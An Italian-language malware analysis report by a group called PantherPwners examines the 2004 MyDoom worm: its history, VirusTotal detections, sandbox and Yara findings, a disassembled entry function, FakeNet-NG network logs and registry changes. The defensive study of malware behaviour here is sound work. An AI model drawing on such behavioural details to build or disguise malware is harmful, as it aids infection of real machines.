

MALWARE MYDOOM
MALWARE

PantherPwners

Nella notte tra il 26 e il 27 gennaio del 2004 si scatena poi una vasta epidemia di malware, causata dalla prima versione dell'e-mail worm Mydoom, noto anche come Novarg.A o MiMail.R.


La sua vasta propagazione fu dovuta a mailing di massa costituite da messaggi di posta infetti. Il malware installava sui computer-vittima programmi Trojan con funzione di proxy server, per la successiva conduzione di vasti mailing di massa nocivi. Allo stesso tempo veniva installata una backdoor, la quale consentiva di ottenere, da remoto, il pieno accesso ai computer sottoposti ad attacco.



L'epidemia raggiunse il suo culmine il 1° febbraio, giorno in cui il worm dette inizio ad un attacco DDoS rivolto al sito web di SCO (www.sco.com), noto produttore di sistemi UNIX. Il sito Internet venne così "fatto fuori", e la società interessata dovette ricorrere, per qualche tempo, all'utilizzo di un sito alternativo (www.thescogroup.com).

PantherPwners

VIRUSTOTAL SCANNING




Utilizziamo il tool VirusTotal per effettuare una prima analisi del file decompresso.


Dall'analisi possiamo osservare come il MyDoom venga rilevato come file malevolo da 61 Security Vendors su 69.

Avast	Win32:Mydoom [Wrm]	AVG	Win32:Mydoom [Wrm]
Avira (no cloud)	WORM/Mydoom.A.3	BitDefender	Trojan.Waledac.EN
Bkav Pro	W32.MyDoom.Worm	CMC	Generic.Win32.53df390923!MD
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	CTX	Exe.worm.mydoom
Cylance	Unsafe	Cynet	Malicious (score: 100)
DeepInstinct	MALICIOUS	DrWeb	Win32.HLLM.MyDoom
Elastic	Malicious (moderate Confidence)	Emsisoft	Trojan.Waledac.EN (B)
eScan	Trojan.Waledac.EN	ESET-NOD32	Win32/Mydoom.A
Fortinet	W32/MyDoom.K!tr	GData	Trojan.Waledac.EN
Google	Detected	Huorong	Worm/MyDoom.d

PantherPwners


SANDBOX CUCKOO





Abbiamo poi utilizzato la sandbox Cuckoo al fine di andare ad osservare le caratteristiche del malware.

Il Mutex è un procedimento di sincronizzazione fra processi o thread concorrenti con cui si impedisce che più task parallele accedano contemporaneamente ai dati in memoria o ad altre risorse.




Yara ci informa che il nostro malware potrebbe:

- **creare o controllare un Mutex**
- **alterare o interagire con il registro di sistema di Windows**


PantherPwners

IDA

IDA disassembla un programma compilato in una rappresentazione in linguaggio assembly.



La colonna di sinistra ci mostra l'elenco delle funzioni del malware disassemblate.
Il prefisso "sub" sta ad indicare subroutine mentre i numeri esadecimali rappresentano gli indirizzi di memoria.



Questo è codice assembly x86 che rappresenta la funzione di avvio del programma.


Setup iniziale:
- Crea un nuovo stack frame
- Riserva 964 (3C4h) bytes di spazio sullo stack

Inizializzazione di WinSock:
- Inizializza la libreria WinSock per le funzionalità di rete
- Richiede la versione 2.0 di WinSock

Operazioni di memoria:
- Azzera un buffer di 564 (234h) bytes

Copia di dati:
- Copia una serie di dati da una locazione fissa in memoria (dword_4A2428) a un buffer sullo stack
- Usa movsd per copiare 4 dword (16 bytes totali)

Chiamata a una subroutine e uscita:
- Chiama una funzione (probabilmente il corpo principale del malware)
- Termina il processo



```
; Attributes: noreturn bp-based frame

public start
start proc near

WSAData= WSAData ptr -3C4h
var_234= byte ptr -234h
var_20= byte ptr -20h
var_10= byte ptr -10h

push    ebp
mov     ebp, esp
sub     esp, 3C4h
push    esi
push    edi
call    sub_4A4215
lea     eax, [ebp+WSAData]
push    eax             ; lpWSAData
push    2               ; wVersionRequested
call    WSAStartup
push    234h            ; Size
lea     eax, [ebp+var_234]
push    0               ; Val
push    eax             ; void *
call    memset
mov     esi, offset dword_4A2428
lea     edi, [ebp+var_10]
movsd
movsd
movsd
movsd
mov     esi, offset dword_4A2438
lea     edi, [ebp+var_20]
movsd
movsd
movsd
lea     eax, [ebp+var_234]
push    eax
movsd
call    sub_4A3FB1
add     esp, 10h
push    0               ; uExitCode
call    ExitProcess
start endp
```

PantherPwners

Al termine dell’analisi decidiamo di avviare il malware all’interno della nostra VM.

```
                    Version 3.2
 _________________________________________________________________
                Developed by FLARE Team
  Copyright (C) 2016-2024 Mandiant, Inc. All rights reserved.
 _________________________________________________________________

10/29/24 12:43:00 PM [           FakeNet] Loaded configuration file: C:\Tools\fakenet\fakenet3.2-alpha\
ni
10/29/24 12:43:00 PM [          Diverter] Capturing traffic to packets_20241029_124300.pcap
10/29/24 12:43:00 PM [               FTP] concurrency model: multi-thread
10/29/24 12:43:00 PM [               FTP] masquerade (NAT) address: None
10/29/24 12:43:00 PM [               FTP] passive ports: 60000->60010
10/29/24 12:43:00 PM [          Diverter] Failed getting registry value NameServer.
10/29/24 12:43:00 PM [          Diverter] Set DNS server 192.168.50.169 on the adapter: Ethernet
10/29/24 12:43:00 PM [          Diverter] OpenService failed for Dnscache
10/29/24 12:43:00 PM [          Diverter] Failed to call CloseServiceHandle
10/29/24 12:43:01 PM [          Diverter] svchost.exe (1180) requested UDP 192.168.50.1:53
10/29/24 12:43:01 PM [          Diverter] chrome.exe (4796) requested UDP 224.0.0.251:5353
10/29/24 12:43:01 PM [          Diverter] svchost.exe (1180) requested UDP 224.0.0.251:5353
10/29/24 12:43:01 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:01 PM [          Diverter] svchost.exe (1012) requested UDP 192.168.50.1:67
```


Per prima cosa avviamo Fakenet-NG che è uno strumento di analisi di rete dinamico che cattura le richieste della stessa e simula i servizi di rete per facilitare la ricerca di malware.

```
10/29/24 12:43:12 PM [    HTTPListener80]
10/29/24 12:43:12 PM [          Diverter] svchost.exe (1960) requested UDP 239.255.255.250:1900
10/29/24 12:43:54 PM [          Diverter] svchost.exe (1180) requested UDP 192.168.50.169:53
10/29/24 12:43:54 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:54 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:54 PM [          Diverter] svchost.exe (1012) requested TCP 192.0.2.123:80
10/29/24 12:43:54 PM [    HTTPListener80]   GET /wpad.dat HTTP/1.1
10/29/24 12:43:54 PM [    HTTPListener80]   Connection: Keep-Alive
10/29/24 12:43:54 PM [    HTTPListener80]   Accept: */*
10/29/24 12:43:54 PM [    HTTPListener80]   User-Agent: WinHttp-Autoproxy-Service/5.1
10/29/24 12:43:54 PM [    HTTPListener80]   Host: wpad.home.arpa
10/29/24 12:43:54 PM [    HTTPListener80]
10/29/24 12:43:54 PM [    HTTPListener80]
10/29/24 12:43:54 PM [          Diverter] svchost.exe (1180) requested UDP 192.168.50.169:53
10/29/24 12:43:54 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:54 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:54 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:54 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:54 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:55 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:55 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:55 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:55 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:55 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:55 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:55 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:55 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:56 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:56 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
10/29/24 12:43:56 PM [        DNS Server] Received A request for domain 'wpad.home.arpa'.
```


Avviato il malware possiamo già osservare come lo stesso avvii numerose chiamate DNS.

PantherPwners

Ulteriore strumento che può aiutarci ad osservare i comportamenti di MyDoom è Regshot:



Regshot è un tool open-source che permette di fare delle istantanee del registro di sistema per poi compararle in un secondo momento.



Comparando i due "shot" possiamo osservare che MyDoom è intervenuto sul nostro registro di sistema.

Notiamo che sono stati rimosse 4 tipi di policy.
Mentre tra le Keys aggiunte possiamo notare:

- **HKLM\SYSTEM\ControlSet001\Control\Class: Questa chiave potrebbe essere associata a modifiche di configurazioni hardware o driver.**


- **HKU\S-1-5-21-...\Software\Microsoft\Windows\CurrentVersion\Explorer: Queste chiavi indicano modifiche all'Esplora Risorse di Windows**


```
Regshot 1.9.1 x64 Unicode (beta r321)
Comments:
Datetime: 2024-10-29 16:20:22, 2024-10-29 16:29:30
Computer: DESKTOP-KH6PO3M, DESKTOP-KH6PO3M
Username: user, user

----------------------------------
Keys deleted: 4
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances\12a5039c-b189-4c01-b03e-fba119ea3f06
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances\12a5039c-b189-4c01-b03e-fba119ea3f06

----------------------------------
Keys added: 23
----------------------------------
HKLM\SYSTEM\ControlSet001\Control\Class\{3a1380f4-708f-49de-b2ef-04d25eb009d5}
HKU\S-1-5-21-604460268-1048137326-3628289992-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\Version
HKU\S-1-5-21-604460268-1048137326-3628289992-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationVi
HKU\S-1-5-21-604460268-1048137326-3628289992-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationVi
HKU\S-1-5-21-604460268-1048137326-3628289992-1001\Software\Classes\.PML
```

